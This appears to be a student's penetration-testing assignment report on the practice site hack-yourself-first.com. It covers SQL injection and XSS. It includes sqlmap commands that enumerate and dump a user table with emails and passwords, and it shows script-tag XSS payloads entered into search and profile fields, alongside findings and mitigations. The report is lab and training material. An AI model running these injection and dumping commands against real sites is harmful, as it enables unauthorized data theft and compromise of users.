
**User table extraction**

sqlmap -u "https://hack-yourself-first.com/CarsByCylinders?Cylinders=V12'" -D hackyourselffirst\_db -T UserProfile --columns --random-agent





sqlmap -u "https://hack-yourself-first.com/CarsByCylinders?Cylinders=V12'" -D hackyourselffirst\_db -T UserProfile --dump --random-agent






sqlmap -u "https://hack-yourself-first.com/CarsByCylinders?Cylinders=V12'" -D hackyourselffirst\_db -T UserProfile -C "Email,FirstName,LastName" --dump --random-agent





Save the Dumped Data

ls -la /home/kali/.local/share/sqlmap/output/hack-yourself-first.com/



**Extracted Fields:**

* id
* lastname
* password
* firstname
* email
* IsAdmin

**5. Findings**

* The application **failed to sanitize user input**, allowing **SQL Injection**.
* **Database information was retrievable** using automated tools.
* **User credentials were exposed**, leading to a **data breach risk**.

**6. Mitigation Strategies**

* Implement **Prepared Statements & Parameterized Queries**
* Use **Web Application Firewalls (WAF)**
* **Sanitize & Validate Input** at both **client and server-side**
* Implement **Least Privilege Principle** for database access

**7. Conclusion**

This penetration test successfully demonstrated **SQL Injection** on the target application. The **extracted user data proves the existence of a critical security vulnerability**. The organization should immediately patch these vulnerabilities using **secure coding practices** to prevent real-world exploitation.

**2. Perform an XSS attack at https://hack-yourself-first.com/. Please create the report of the same with relevant pictures for 20 points.**

**1. Understanding XSS (Cross-Site Scripting)**

XSS is a web security vulnerability that allows an attacker to inject malicious scripts into a website. These scripts can run in a victim’s browser and steal cookies, session tokens, or modify webpage content.

There are three types of XSS attacks:

1. Stored XSS – The malicious script is permanently stored on the website (e.g., in a database) and executes when a user visits the affected page.
2. Reflected XSS – The script is included in a URL or input field and is executed when a user clicks a link.
3. DOM-Based XSS – The script is executed by modifying the Document Object Model (DOM) of a webpage on the client side.

**2. Setting Up the Testing Environment**

1. Before performing the attack, make sure you have:  
   An account on https://hack-yourself-first.com/ (sign up if required)


**3. Finding a Vulnerable Input Field**

1. Navigate to a section of the website where users can submit text, such as:

* A comment box
* A search field
* A contact form
* A user profile input field


1. Test for vulnerability by entering a simple JavaScript snippet in the input field:

**<script>alert("XSS Test")</script>**



The error message "Sorry, an error occurred while processing your request" indicates that the website is rejecting your input. This suggests that the search field is not vulnerable to XSS because:

* The website sanitizes or blocks script tags (<script>).
* It may have input validation to detect and prevent malicious input.
* The application might be returning an error instead of executing the script.



You can change the First Name and Last Name fields.


If the website does not properly clean (sanitize) the input, whatever you type there might run as a script when someone opens the page.

Simple Test to Check XSS

1. Go to the "Edit Profile" page.
2. Try entering this in the "First Name" field:

<script>alert('Hacked!')</script>

1. Click "Save."
2. If the website is vulnerable, you will see a popup message saying "Hacked!"
   * This means the website executed the JavaScript instead of treating it as simple text.
   * If the website blocks it or shows an error, it may have some protection.



